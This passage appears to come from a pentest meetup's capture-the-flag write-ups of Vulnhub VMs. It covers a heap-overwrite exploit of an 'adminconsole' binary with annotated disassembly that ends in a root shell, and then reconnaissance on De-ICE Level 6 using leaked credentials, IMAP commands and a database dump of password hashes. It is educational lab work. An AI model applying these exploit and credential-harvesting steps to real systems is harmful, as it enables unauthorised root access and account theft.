Command privs stores an arbitrarily long string in global privs (using storage from the heap). The actual value is ignored by adminconsole. This is a prime candidate to overwrite global auth data. There's are some caveats: we're hoping heap memory is allocated sequentially so that the next memory allocation will start between auth and auth+32; we're hoping nothing else is filling up the heap after command username but before command privs; and we're potentially going to need a filler at the start of the privs string to position the substitute filename on top of `"/root/password.txt"`.

5. login

Command login first prints an error message if the username and password commands have not been run. Next it checks if global yourpassword (the one entered via the password command) and global password (the one read from `"/root/password.txt"`) are the same. If they are the same, the adminconsole drops into a bash shell (`system("/bin/sh")`). Given that adminconsole runs as root, it's game over.

The exploit

So here's the outline of the exploit. Set up a password file on owltest:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

ssh -i id_rsa rmp@owlnest.com
# adminconsole expects "\r\n" terminator in the password file
printf "password\r\n" > /tmp/password.txt
exit
```

Linux memory is allocated in chunks of not less than 16 bytes in a 32-bit system, 24 bytes for 64-bit system (see [A Memory Allocator](#)). So `auth+32` is around 1 or 2 chunks after `auth`. Memory is hopefully allocated sequentially, so memory allocation for command `privs` should follow that of command `username` (which allocated global `auth`). If memory allocation for `privs` is the next chunk, you'll need 16 bytes filler to get to `auth+32`. So we'll try that in our first run of `adminconsole`:

```

PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

socat - TCP-LISTEN:owlnest.com:31337
username this_is_ignored
privs 1234567890123456/tmp/password.txt
login
# results in
# Access Granted!
# Dropping into /bin/sh
id
# results in
# uid=0(root) gid=0(root) groups=0(root)
ls /root
# results in
# flag.txt
# password.txt
cat /root/password.txt
# results in
# _th1s1s45up3r53cr3tPassW0rd!
cat /root/flag.txt
# results in
#
#          \ '-._....._-' /
#          \ ' ' ' ' ' ' ' '
#          // _'\/_ \ \
#          || /\0||0/\ ||
#          |\ \_|||\_ /|
#          \ ' ' \/_ ' ' /
#          / ^ ' ' ~ ~ ' ' \
#          / _^_~ _^_ ~ _ |
#          | / ^ _ ^ _ ~ ^ \ |
#          | | ~ ^ _ _ ^ _ -| |
#          | \ ^ _ ~ ~ _ ^ / |
#          \ / ; - . , _ , . ; \ /
#          ===== ( _ ( == ) _ ) =====
#
# The flag is: ea2e548590260e12030c2460f82c1cff8965cff1971107a9ecb3565b08c274f4

```

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```
#
# Hope you enjoyed this vulnerable VM.
# Looking forward to see a writeup from you soon!
# don't forget to ping me on twitter with your thoughts
#
# Sincerely
# @Swappage
#
#
# PS: why the owls? oh well, I really don't know and yes: i really suck at fictioning_
↪:p
# True story is that i was looking for some ASCII art to place in the puzzles and_
↪owls popped out first
```

And we're lucky to be done. Based on differences in memory allocation we may have to had different fillers tried, but we got the next chunk and 16 bytes filler worked.

Detailed code analysis

Dump of assembler code for function loadPasswordFromFile:

```
0x080484be <+0>:  push    ebp
0x080484bf <+1>:  mov     ebp,esp
0x080484c1 <+3>:  sub     esp,0x28                # stack size 40b
0x080484c4 <+6>:  mov     DWORD PTR [esp+0x4],0x80abad4  # stack(4) = addr
↪"\r\n"
0x080484cc <+14>:  mov     eax,DWORD PTR [ebp+0x8]      # stack(0) = ARG1
0x080484cf <+17>:  mov     DWORD PTR [esp],eax          #
0x080484d2 <+20>:  call    0x8057950 <strtok>          # strtok(ARG1, "\r\n")
0x080484d7 <+25>:  mov     DWORD PTR [ebp-0x10],eax     # stack(24)=strtok()
0x080484da <+28>:  mov     DWORD PTR [esp+0x4],0x80abbb8  # stack(4) = addr "rb"
0x080484e2 <+36>:  mov     eax,DWORD PTR [ebp-0x10]     # stack(0) = strtok()
0x080484e5 <+39>:  mov     DWORD PTR [esp],eax          #
0x080484e8 <+42>:  call    0x8049f10 <fopen>           # fopen(strtok(),"rb")
0x080484ed <+47>:  mov     DWORD PTR [ebp-0xc],eax      # stack(28)=fopen()
0x080484f0 <+50>:  cmp     DWORD PTR [ebp-0xc],0x0      # open worked?
0x080484f4 <+54>:  jne     0x804850d <loadPasswordFromFile+79> # yes = skip read "/"
↪root/password.txt"
0x080484f6 <+56>:  mov     DWORD PTR [esp+0x4],0x80abbb8  # stack(4) = "rb"
0x080484fe <+64>:  mov     DWORD PTR [esp],0x80abbbb     # stack(0) = "/root/"
↪password.txt"
0x08048505 <+71>:  call    0x8049f10 <fopen>           # no = read "/root/"
↪password.txt"
0x0804850a <+76>:  mov     DWORD PTR [ebp-0xc],eax      # stack(28)=fopen()
0x0804850d <+79>:  mov     DWORD PTR [esp+0x8],0x2      # stack(8) = 2
0x08048515 <+87>:  mov     DWORD PTR [esp+0x4],0x0      # stack(4) = 0
0x0804851d <+95>:  mov     eax,DWORD PTR [ebp-0xc]      # stack(0) = fopen()
0x08048520 <+98>:  mov     DWORD PTR [esp],eax          #
0x08048523 <+101>: call    0x804a720 <fseek>            # fseek(fopen(),0,2)
0x08048528 <+106>: mov     eax,DWORD PTR [ebp-0xc]      # stack(0) = fopen()
0x0804852b <+109>: mov     DWORD PTR [esp],eax          #
0x0804852e <+112>: call    0x804a070 <ftell>            # ftell(fopen())
0x08048533 <+117>: mov     DWORD PTR [ebp-0x14],eax     # stack(20) = ftell()
0x08048536 <+120>: mov     DWORD PTR [esp+0x8],0x0      # stack(8) = 0
0x0804853e <+128>: mov     DWORD PTR [esp+0x4],0x0      # stack(4) = 0
```

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```

0x08048546 <+136>: mov     eax,DWORD PTR [ebp-0xc]           # stack(0) = fopen()
0x08048549 <+139>: mov     DWORD PTR [esp],eax                          #
0x0804854c <+142>: call    0x804a720 <fseek>                             # fseek(fopen(),0,0)
0x08048551 <+147>: mov     eax,DWORD PTR [ebp-0x14]                     # stack(0) = ftell()+1
0x08048554 <+150>: add     eax,0x1                                       #
0x08048557 <+153>: mov     DWORD PTR [esp],eax                          #
0x0804855a <+156>: call    0x8055550 <malloc>                             # malloc(ftell()+1)
0x0804855f <+161>: mov     DWORD PTR [ebp-0x18],eax                     # stack(16) = malloc()
0x08048562 <+164>: cmp     DWORD PTR [ebp-0x18],0x0                     # worked?
0x08048566 <+168>: jne     0x8048590 <loadPasswordFromFile+210>          # jump if worked
0x08048568 <+170>: mov     eax,ds:0x80ca4c4                             # failed so err msg
0x0804856d <+175>: mov     DWORD PTR [esp+0xc],eax                     # stack(12) = STDERR
0x08048571 <+179>: mov     DWORD PTR [esp+0x8],0x1b                     # stack(8) = 27
0x08048579 <+187>: mov     DWORD PTR [esp+0x4],0x1                     # stack(4) = 1
0x08048581 <+195>: mov     DWORD PTR [esp],0x80abbce                    # stack(0) = "Unable
↳to allocate buffer\r\n"
0x08048588 <+202>: call    0x804a220 <fwrite>                             # fwrite(error
↳message)
0x0804858d <+207>: nop                                             #
0x0804858e <+208>: jmp     0x80485bf <loadPasswordFromFile+257>          # return from routine
0x08048590 <+210>: mov     eax,DWORD PTR [ebp-0xc]                     # stack(12) = fopen()
0x08048593 <+213>: mov     DWORD PTR [esp+0xc],eax                     #
0x08048597 <+217>: mov     eax,DWORD PTR [ebp-0x14]                     # stack(8) = ftell()
0x0804859a <+220>: mov     DWORD PTR [esp+0x8],eax                     #
0x0804859e <+224>: mov     DWORD PTR [esp+0x4],0x1                     # stack(4) = 1
0x080485a6 <+232>: mov     eax,DWORD PTR [ebp-0x18]                     # stack(0) = malloc()
0x080485a9 <+235>: mov     DWORD PTR [esp],eax                          #
0x080485ac <+238>: call    0x8049f40 <fread>                             # fread(malloc(),
↳ftell(), fopen())
0x080485b1 <+243>: mov     eax,DWORD PTR [ebp-0xc]                     # stack(0) = fopen()
0x080485b4 <+246>: mov     DWORD PTR [esp],eax                          #
0x080485b7 <+249>: call    0x8049980 <fclose>                             # fclose(fopen())
0x080485bc <+254>: mov     eax,DWORD PTR [ebp-0x18]                     # RETURN malloc()
0x080485bf <+257>: leave
0x080485c0 <+258>: ret

```

This corresponds to the following pseudocode that tries to read passwords from the input filename string, but reads from /root/password.txt if it can't.

```

ptr loadPasswordFromFile(str* fileName) {
    // Get filename from argument
    filename = strtok(ARG1, "\r\n")
    file = fopen(filename,"rb")
    if (file = 0) {
        file = fopen("/root/password.txt", "rb")
    }
    fseek(file,0,2)
    size = ftell(file)
    fseek(file,0,0)
    buffer = malloc(size+1)
    if (buffer = 0) {
        fwrite("Unable to allocate buffer\r\n")
        return 0
    } else {
        fread(buffer, size, file)
        return buffer
    }
}

```

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```
}
}
```

Dump of assembler code for function main:

```
0x080485c1 <+0>:    push    ebp
0x080485c2 <+1>:    mov     ebp,esp
0x080485c4 <+3>:    and     esp,0xffffffff
0x080485c7 <+6>:    sub     esp,0xa0                # stack size 160b
0x080485cd <+12>:   call    0x8048254 <printBanner> # printBanner
0x080485d2 <+17>:   jmp     0x80485d5 <main+20>
0x080485d4 <+19>:   nop
0x080485d5 <+20>:   mov     DWORD PTR [esp],0x80abbea # "Ready:"
0x080485dc <+27>:   call    0x8049950 <printf>       # print "Ready:"
0x080485e1 <+32>:   mov     eax,ds:0x80ca4c0         # arg1=STDOUT
0x080485e6 <+37>:   mov     DWORD PTR [esp],eax
0x080485e9 <+40>:   call    0x8049b70 <fflush>        # flush(STDOUT)
0x080485ee <+45>:   mov     eax,ds:0x80ca4bc         # STDIN
0x080485f3 <+50>:   mov     DWORD PTR [esp+0x8],eax   # arg3=STDIN
0x080485f7 <+54>:   mov     DWORD PTR [esp+0x4],0x80 # arg2=128
0x080485ff <+62>:   lea     eax,[esp+0x18]           # stack(24) is input
0x08048603 <+66>:   mov     DWORD PTR [esp],eax      # arg1=input
0x08048606 <+69>:   call    0x8049c70 <fgets>        # fgets(input,128b,STDIN)
0x0804860b <+74>:   test    eax,eax                 #
0x0804860d <+76>:   je      0x8048897 <main+726>     # exit on 0x0
0x08048613 <+82>:   mov     DWORD PTR [esp+0x8],0x4   # *help* arg3=4
0x0804861b <+90>:   mov     DWORD PTR [esp+0x4],0x80abbf2 # arg2="help"
0x08048623 <+98>:   lea     eax,[esp+0x18]           # arg1=input
0x08048627 <+102>:  mov     DWORD PTR [esp],eax
0x0804862a <+105>:  call    0x8056d80 <strncmp>       # strncmp(input,"help",4)
0x0804862f <+110>:  test    eax,eax                 # user input = "help"?
0x08048631 <+112>:  jne     0x8048638 <main+119>     # no, skip to *privs *
0x08048633 <+114>:  call    0x80483ae <printHelp>    # yes, call printHelp
0x08048638 <+119>:  mov     DWORD PTR [esp+0x8],0x6   # *privs * arg3=6
0x08048640 <+127>:  mov     DWORD PTR [esp+0x4],0x80abbf7 # arg2="privs "
0x08048648 <+135>:  lea     eax,[esp+0x18]           # arg1=input
0x0804864c <+139>:  mov     DWORD PTR [esp],eax
0x0804864f <+142>:  call    0x8056d80 <strncmp>       # strncmp(input,"privs ",
↪ 6)
0x08048654 <+147>:  test    eax,eax                 # input="privs "?
0x08048656 <+149>:  jne     0x804866c <main+171>     # no, skip to *password_
↪ * check
0x08048658 <+151>:  lea     eax,[esp+0x18]           # yes, get input after_
↪ privs
0x0804865c <+155>:  add     eax,0x6                  # skip first 6 input_
↪ bytes
0x0804865f <+158>:  mov     DWORD PTR [esp],eax      # arg1 = user input w/o_
↪ 6 bytes
0x08048662 <+161>:  call    0x8056c80 <strdup>        # strdup(input[6:])
0x08048667 <+166>:  mov     ds:0x80cc304,eax         # <privileges> = strdup()
0x0804866c <+171>:  mov     DWORD PTR [esp+0x8],0x9   # *password * arg3=9
0x08048674 <+179>:  mov     DWORD PTR [esp+0x4],0x80abbfe # arg2="password "
0x0804867c <+187>:  lea     eax,[esp+0x18]           # arg1=input
0x08048680 <+191>:  mov     DWORD PTR [esp],eax
0x08048683 <+194>:  call    0x8056d80 <strncmp>       # strncmp(input,
↪ "password ",9)
0x08048688 <+199>:  test    eax,eax                 # input="password "?

```

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```

0x0804868a <+201>: jne      0x80486fa <main+313>          # no, skip to *username_
↳ * check
0x0804868c <+203>: lea      eax,[esp+0x18]              # yes, skip first 9_
↳ bytes user input
0x08048690 <+207>: add      eax,0x9
0x08048693 <+210>: mov      DWORD PTR [esp],eax
0x08048696 <+213>: call     0x8056cd0 <strlen>          # strlen(input w/o 9_
↳ bytes)
0x0804869b <+218>: cmp      eax,0x1e          # strlen() > 30?
0x0804869e <+221>: ja       0x80486fa <main+313>      # yes, skip to "username
↳ " check
0x080486a0 <+223>: mov      eax,ds:0x80cc2c0          # <auth> = 0?
0x080486a5 <+228>: test     eax,eax                  #
0x080486a7 <+230>: je       0x80486fa <main+313>      # yes, skip to *username_
↳ *
0x080486a9 <+232>: mov      DWORD PTR [esp+0x8],0x1f  # arg3=31
0x080486b1 <+240>: lea      eax,[esp+0x18]              # arg2=input[9:]
0x080486b5 <+244>: add      eax,0x9
0x080486b8 <+247>: mov      DWORD PTR [esp+0x4],eax
0x080486bc <+251>: mov      DWORD PTR [esp],0x80cc2e0 # arg1=<yourpassword>:
0x080486c3 <+258>: call     0x8056e30 <strncpy>        # strncpy(<yourpassword>,
↳ input[9:],31)
0x080486c8 <+263>: mov      eax,ds:0x80cc2c0          # arg1=<auth>[32:]
0x080486cd <+268>: add      eax,0x20
0x080486d0 <+271>: mov      DWORD PTR [esp],eax
0x080486d3 <+274>: call     0x80484be <loadPasswordFromFile> # call_
↳ loadPasswordFromFile
0x080486d8 <+279>: mov      ds:0x80cc300,eax          # <pwd>=read in password
0x080486dd <+284>: mov      eax,ds:0x80cc300          #
0x080486e2 <+289>: mov      DWORD PTR [esp+0x8],0x1f  # arg3=31
0x080486ea <+297>: mov      DWORD PTR [esp+0x4],eax   # arg2=<pwd>
0x080486ee <+301>: mov      DWORD PTR [esp],0x80cc2a0 # arg1=<password>
0x080486f5 <+308>: call     0x8056e30 <strncpy>        # strncpy(<password>,
↳ <pwd>,31)
0x080486fa <+313>: mov      DWORD PTR [esp+0x8],0x9   # *username *, arg3=9
0x08048702 <+321>: mov      DWORD PTR [esp+0x4],0x80abc08 # arg2="username "
0x0804870a <+329>: lea      eax,[esp+0x18]              # arg1=input
0x0804870e <+333>: mov      DWORD PTR [esp],eax
0x08048711 <+336>: call     0x8056d80 <strncmp>        # strncmp(input,
↳ "username ",9)
0x08048716 <+341>: test     eax,eax                  # input="username"?
0x08048718 <+343>: jne      0x8048768 <main+423>      # no, skip to *login*_
↳ check
0x0804871a <+345>: mov      DWORD PTR [esp],0x4
0x08048721 <+352>: call     0x8055550 <malloc>        # malloc(4)
0x08048726 <+357>: mov      ds:0x80cc2c0,eax          # <auth>=malloc(4)
0x0804872b <+362>: mov      eax,ds:0x80cc2c0          #
0x08048730 <+367>: mov      DWORD PTR [esp+0x8],0x4   # arg3=4
0x08048738 <+375>: mov      DWORD PTR [esp+0x4],0x0   # arg2=0
0x08048740 <+383>: mov      DWORD PTR [esp],eax       # arg1=<auth>
0x08048743 <+386>: call     0x8057cc0 <memset>        # memset(<auth>,0,4)
0x08048748 <+391>: mov      eax,ds:0x80cc2c0          # <auth>
0x0804874d <+396>: add      eax,0x20                  # <auth>+32
0x08048750 <+399>: mov      DWORD PTR [esp+0x8],0x1f  # arg3=31
0x08048758 <+407>: mov      DWORD PTR [esp+0x4],0x80abc12 # arg2="/root/password.
↳ txt"
0x08048760 <+415>: mov      DWORD PTR [esp],eax       # arg1=<auth>+32

```

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```

0x08048763 <+418>: call    0x8056e30 <strcpy>          # <auth>+32="/root/
↳password.txt"
0x08048768 <+423>: mov     DWORD PTR [esp+0x8],0x4      # *login*, arg3=4
0x08048770 <+431>: mov     DWORD PTR [esp+0x4],0x80abc26      # arg2="login"
0x08048778 <+439>: lea     eax,[esp+0x18]      # arg1=input
0x0804877c <+443>: mov     DWORD PTR [esp],eax
0x0804877f <+446>: call    0x8056d80 <strcmp>      # strcmp(input,"login",
↳4)
0x08048784 <+451>: test    eax,eax              # user input = "logi"?
0x08048786 <+453>: jne     0x80485d4 <main+19>     # no, back to top of main
0x0804878c <+459>: mov     eax,0x80cc2e0          # <yourpassword>
0x08048791 <+464>: movzx   eax,BYTE PTR [eax]      #
0x08048794 <+467>: test    al,al                # <yourpassword> empty?
0x08048796 <+469>: je      0x80487a4 <main+483>    # not set, jump to err_
↳msg
0x08048798 <+471>: mov     eax,0x80cc2a0          # <password>
0x0804879d <+476>: movzx   eax,BYTE PTR [eax]      #
0x080487a0 <+479>: test    al,al                # <password> empty?
0x080487a2 <+481>: jne     0x80487ce <main+525>    # if set, jump to pwd_
↳check
0x080487a4 <+483>: mov     eax,ds:0x80ca4c0        # STDOUT
0x080487a9 <+488>: mov     DWORD PTR [esp+0xc],eax
0x080487ad <+492>: mov     DWORD PTR [esp+0x8],0x1e
0x080487b5 <+500>: mov     DWORD PTR [esp+0x4],0x1
0x080487bd <+508>: mov     DWORD PTR [esp],0x80abc2c # "Username or Password_
↳not set\r\n"
0x080487c4 <+515>: call    0x804a220 <fwrite>      # fwrite()
0x080487c9 <+520>: jmp     0x80485d4 <main+19>     # loop to top of main
0x080487ce <+525>: mov     DWORD PTR [esp+0x4],0x80abad4 # arg2="\r\n"
0x080487d6 <+533>: mov     DWORD PTR [esp],0x80cc2a0 # arg1=<password>
0x080487dd <+540>: call    0x8057950 <strtok>      # strtok(<password>,"\r\n
↳")
0x080487e2 <+545>: mov     DWORD PTR [esp+0x9c],eax # stack(156) = password
0x080487e9 <+552>: mov     DWORD PTR [esp+0x4],0x80abad4 # arg2="\r\n"
0x080487f1 <+560>: mov     DWORD PTR [esp],0x80cc2e0 # <yourpassword>
0x080487f8 <+567>: call    0x8057950 <strtok>      # strtok(<yourpassword>,
↳"\r\n")
0x080487fd <+572>: mov     DWORD PTR [esp+0x98],eax # stack(152) =_
↳yourpassword
0x08048804 <+579>: mov     DWORD PTR [esp+0x8],0x20  # arg3=32
0x0804880c <+587>: mov     eax,DWORD PTR [esp+0x98] # arg2=yourpassword
0x08048813 <+594>: mov     DWORD PTR [esp+0x4],eax   #
0x08048817 <+598>: mov     eax,DWORD PTR [esp+0x9c] # arg1=password
0x0804881e <+605>: mov     DWORD PTR [esp],eax      #
0x08048821 <+608>: call    0x8056d80 <strcmp>      # strcmp(password,
↳yourpassword,32)
0x08048826 <+613>: test    eax,eax              # password match?
0x08048828 <+615>: jne     0x804886d <main+684>    # if not, jump to err msg
0x0804882a <+617>: mov     eax,ds:0x80ca4c0        # arg4=STDOUT
0x0804882f <+622>: mov     DWORD PTR [esp+0xc],eax
0x08048833 <+626>: mov     DWORD PTR [esp+0x8],0x28  # arg3=40
0x0804883b <+634>: mov     DWORD PTR [esp+0x4],0x1   # arg2=1
0x08048843 <+642>: mov     DWORD PTR [esp],0x80abc4c # arg1="Access Granted!
↳\r\nDropping into /bin/sh\r\n"
0x0804884a <+649>: call    0x804a220 <fwrite>      # fwrite("Access Granted!
↳\r\nDropping into /bin/sh\r\n")
0x0804884f <+654>: mov     eax,ds:0x80ca4c0        # STDOUT

```

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```

0x08048854 <+659>: mov     DWORD PTR [esp],eax
0x08048857 <+662>: call   0x8049b70 <fflush>           # fflush(STDOUT)
0x0804885c <+667>: mov     DWORD PTR [esp],0x80abc75   # "/bin/sh"
0x08048863 <+674>: call   0x8049860 <system>           # system("/bin/sh")
0x08048868 <+679>: jmp     0x80485d4 <main+19>
0x0804886d <+684>: mov     eax,ds:0x80ca4c0             # STDOUT
0x08048872 <+689>: mov     DWORD PTR [esp+0xc],eax
0x08048876 <+693>: mov     DWORD PTR [esp+0x8],0x10
0x0804887e <+701>: mov     DWORD PTR [esp+0x4],0x1
0x08048886 <+709>: mov     DWORD PTR [esp],0x80abc7d   # "Access Denied!\r\n"
0x0804888d <+716>: call   0x804a220 <fwrite>           # fwrite("Access Denied!
    ↪\r\n")
0x08048892 <+721>: jmp     0x80485d4 <main+19>
0x08048897 <+726>: nop
0x08048898 <+727>: leave
0x08048899 <+728>: ret

```

The exploit comes around the usage of “auth” (080cc2c0 B auth). In response to “username”, 4 bytes are allocated and initialized to 0. The first error is that this is not big enough to hold the filename “/root/password.txt”. But that error is compounded by not using the auth pointer, but the pointer auth+32 (points to 32 bytes after auth). That’s someplace else in memory, presumably used by some other heap allocation.

```

0x08048711 <+336>: call   0x8056d80 <strcmp>           # strcmp(input,
    ↪"username ",9)
0x08048716 <+341>: test    eax,eax                     # input="username"?
0x08048718 <+343>: jne     0x8048768 <main+423>        # no, skip to *login*
    ↪check
0x0804871a <+345>: mov     DWORD PTR [esp],0x4
0x08048721 <+352>: call   0x8055550 <malloc>           # malloc(4)
0x08048726 <+357>: mov     ds:0x80cc2c0,eax            # <auth>=malloc(4)
0x0804872b <+362>: mov     eax,ds:0x80cc2c0            #
0x08048730 <+367>: mov     DWORD PTR [esp+0x8],0x4     # arg3=4
0x08048738 <+375>: mov     DWORD PTR [esp+0x4],0x0     # arg2=0
0x08048740 <+383>: mov     DWORD PTR [esp],eax         # arg1=<auth>
0x08048743 <+386>: call   0x8057cc0 <memset>           # memset(<auth>,0,4)
0x08048748 <+391>: mov     eax,ds:0x80cc2c0            # <auth>
0x0804874d <+396>: add     eax,0x20                     # <auth>+32
0x08048750 <+399>: mov     DWORD PTR [esp+0x8],0x1f    # arg3=31
0x08048758 <+407>: mov     DWORD PTR [esp+0x4],0x80abc12 # arg2="/root/password.
    ↪txt"
0x08048760 <+415>: mov     DWORD PTR [esp],eax         # arg1=<auth>+32
0x08048763 <+418>: call   0x8056e30 <strcpy>           # <auth>+32="/root/
    ↪password.txt"

```

So it stores the filename /root/password.txt in the wrong place (auth+32), but at least is consistent when reading the filename by reading it from auth+32:

```

0x080486c8 <+263>: mov     eax,ds:0x80cc2c0            # arg1=<auth>[32:]
0x080486cd <+268>: add     eax,0x20
0x080486d0 <+271>: mov     DWORD PTR [esp],eax
0x080486d3 <+274>: call   0x80484be <loadPasswordFromFile> # call
    ↪loadPasswordFromFile

```

So if we run “username” first, the filename is set to /root/password.txt. However, the real owner of that memory can later overwrite it to some other filename, say /tmp/password.txt.

3.3 De-ICE Level 6

3.3.1 Setup

This is to document the meetup's efforts responding to the challenge [Vulnhub De-ICE: S1.140](#), the sixth of the Vulnhub De-ICE series. The challenge is to get `/root/flag.txt` (which doesn't exist so `/root/secret.jpg` is the next best thing).

This De-ICE challenge is another password cracking test of patience. While none of the steps are exceptionally difficult, the online password cracking lists are big enough to take potentially many hours to try; given it's not a sure path, many might give up on that being the correct path. Most of the time they'd be correct, but in this case not. And there's no way to finish this exercise in anything close to 1 hour even knowing the required steps - the online password cracking takes too long.

Setting up the VM

The VM comes packaged as the live ISO [De-ICE_S1.140.iso](#) running Ubuntu 12.04.

Setting up your environment

```
PT=$HOME/pentest/de-ice6
mkdir -p $PT
cd $PT
# download de-ice6_setup.sh
curl --silent --remote-name https://pentest-meetup.appspot.com/html/_downloads/de-ice6_setup.sh
# edit as needed; later the recon will give you TARGET IPs
source de-ice6_setup.sh
```

The source for `de-ice6_setup.sh` (`de-ice6_setup.sh`) should look something like the following.

```
#!/usr/bin/env bash

# *****
# Edit these to match your setup
# *****
TARGET=192.168.1.104      # ip of de-ice6
SUBNET=192.168.1.0/24    # subnet
KALI=192.168.1.28        # Kali IP
PT=$HOME/pentest/de-ice6 # create working directories here

if [[ $(grep -c de-ice6 /etc/hosts) -eq 0 ]]; then
    echo " add \"$TARGET de-ice6.com\" to /etc/hosts"
fi

# *****
# Maybe edit these
# *****
# Create some directories
TOOLS=exploit,nmap,spider
eval mkdir -p $PT/{$TOOLS}
TARGETS=targets.txt

# *****
```

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```
# Don't edit these
# *****
HOST=de-ice6.com
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
```

3.3.2 Reconnaissance

Network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
PT=$HOME/pentest/de-ice6
source $PT/de-ice6_setup.sh
cd $PT/nmap

$SUDO nmap -sn -PE -oA nmap_sn $SUBNET
$SUDO chown $USER.$USER nmap_sn.*
# use the grep-able output to get a list of target hosts
grep Up nmap_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc nmap_sn.xml -o nmap_sn.html
```

The result is we find the IP for de-ice6: \$TARGET. Update \$PT/de-ice6_setup.sh and also edit /etc/hosts to add “de-ice6.com” (echo "\$TARGET de-ice6.com" | \$SUDO tee -a /etc/hosts).

```
PT=$HOME/pentest/de-ice6
source $PT/de-ice6_setup.sh
cd $PT/nmap

$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA nmap_A $TARGET
$SUDO chown $USER.$USER nmap_A.*
xsltproc nmap_A.xml -o nmap_A.html
```

Running the above reveals:

```
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 64 ProFTPD 1.3.4a
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: ERROR
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux;
↪protocol 2.0)
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.2.22 ((Ubuntu) mod_ssl/2.2.22_
↪OpenSSL/1.0.1)
|_http-methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.22 (Ubuntu) mod_ssl/2.2.22 OpenSSL/1.0.1
|_http-title: Lazy Admin Corp.
443/tcp   open  ssl/http syn-ack ttl 64 Apache httpd 2.2.22 ((Ubuntu) mod_ssl/2.2.22_
↪OpenSSL/1.0.1)
| http-cisco-anyconnect:
|_ ERROR: Not a Cisco ASA or unsupported version
|_http-methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.22 (Ubuntu) mod_ssl/2.2.22 OpenSSL/1.0.1
|_http-title: Lazy Admin Corp.
```

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```

465/tcp closed smtps      reset ttl 64
993/tcp open      ssl/imap syn-ack ttl 64 Dovecot imapd
|_imap-capabilities: IDLE SASL-IR ID LOGIN-REFERRALS post-login ENABLE AUTH=PLAIN
↪IMAP4rev1 listed capabilities AUTH=LOGINA0001 OK Pre-login have more LITERAL+
995/tcp open      ssl/pop3 syn-ack ttl 64 Dovecot pop3d

```

Reconnaissance on port 21

FTP reconnaissance using the anonymous account showed an empty incoming directory.

Reconnaissance on port 22

SSH reconnaissance showed that publickey authentication is required (“Permission denied (publickey)”).

Reconnaissance on ports 80 & 443

We do some standard reconnaissance on HTTP(S) ports:

```

PT=$HOME/pentest/de-ice6
source $PT/de-ice6_setup.sh
cd $PT/spider

dirb http://$HOST/ -o dirb80_$HOST.txt
dirb https://$HOST/ -o dirb443_$HOST.txt

```

Running this results in these important findings:

```

==> DIRECTORY: http://de-ice6.com/forum/
==> DIRECTORY: https://de-ice6.com/forum/
==> DIRECTORY: https://de-ice6.com/phpmyadmin/
==> DIRECTORY: https://de-ice6.com/webmail/

```

Browsing port 80

Browsing the directories found by **dirb** lead to forum page <http://de-ice6.com/forum/index.php?id=8> which revealed HTTP user id “mbrown” who entered their password in the user field revealing password “!DFiuoTkbxtdk0!”:

```

Mar 7 11:15:32 testbox sshd[5772]: Invalid user !DFiuoTkbxtdk0! from 10.0.0.23
Mar 7 11:15:32 testbox sshd[5772]: input_userauth_request: invalid user !
↪DFiuoTkbxtdk0! [preauth]

Mar 7 11:15:32 testbox sshd[5774]: Connection from 10.0.0.23 port 35155
Mar 7 11:15:32 testbox sshd[5774]: Accepted keyboard-interactive/pam for mbrown from
↪10.0.0.23 port 35168 ssh2

```

Logging on the forum as mbrown (email mb@lazyadmin.corp) and visiting <http://de-ice6.com/forum/index.php?mode=user> showed these addition forum users: admin, rhedley, and swillard.

Using the newly-found user id and password didn’t work on FTP (password probably different) and SSH didn’t allow passwords.

Reconnaissance on port 993

Next you can log into webmail via the browser (<https://de-ice6.com/webmail/>) for “mbrown” using email id of “mb@lazyadmin.corp” with password “!DFiuoTkbxtkd0!”. Look in the INBOX’s May 13, 2013 email to find the root MySQL password, then at the SENT message dated Mar 10, 2013 for the root phpMyAdmin password: “\$4!y.dk)j/_d1pKtX1” in both cases. Alternatively you can use `openssl s_client` from the command line:

```
PT=$HOME/pentest/de-ice6
source $PT/de-ice6_setup.sh
cd $PT/spider

openssl s_client -connect de-ice6.com:993 -crlf
? LOGIN mb@lazyadmin.corp !DFiuoTkbxtdk0!
? LIST "" "*"
? SELECT INBOX
? FETCH 1 BODY[]
? FETCH 2 BODY[]
# results in
# here are the login-informations for mysql:
#
# Username: root
# Password: S4!y.dk)j/_dlpKtX1
? SELECT INBOX.Sent
? FETCH 1 BODY[]
# results in
# > here are the login-informations for PHPMysqlAdmin:
# >
# > Username: root
# > Password: S4!y.dk)j/_dlpKtX1
```

So now we have the root password for mysql/PHPMysqlAdmin of “S4!y.dk)j/_d1pKtX1”.

3.3.3 The Exploit

phpMyAdmin as root

Quickly logging into <https://de-ice6.com/phpmyadmin/> as “root” with password “S4!y.dk)/_d1pKtXI”, we dump the databases and get the passwords from the `my little forum` MySQL forum database table `mlf2_userdata`:

```
INSERT INTO `mlf2_userdata` (`user_id`, `user_type`, `user_name`, `user_real_name`,  
→ `gender`, `birthday`, `user_pw`, `user_email`, `email_contact`, `user_hp`, `user_  
→ location`, `signature`, `profile`, `logins`, `last_login`, `last_logout`, `user_ip`,  
→ `registered`, `category_selection`, `thread_order`, `user_view`, `sidebar`, `fold_  
→ threads`, `thread_display`, `new_posting_notification`, `new_user_notification`,  
→ `user_lock`, `auto_login_code`, `pwf_code`, `activate_code`, `language`, `time_  
→ zone`, `time_difference`, `theme`, `entries_read`) VALUES  
(1, 2, 'admin', '', 0, '0000-00-00',  
→ 'fd339d53bf599d4ec7281ace84a902dc2ca16c7f63cbb16261', 'webmaster@lazyadmin.corp', 1,  
→ '', '', '', '', 10, '2013-03-24 18:03:02', '2013-03-24 18:08:31', '192.168.8.1',  
→ '2013-03-09 14:57:17', NULL, 0, 1, 1, 0, 0, 0, 0, 0, 0, '', '', '', '', '', 0, '', '6,  
→ 10,11,12,13,14,8,9,7,15,1,2,3,4,5'),  
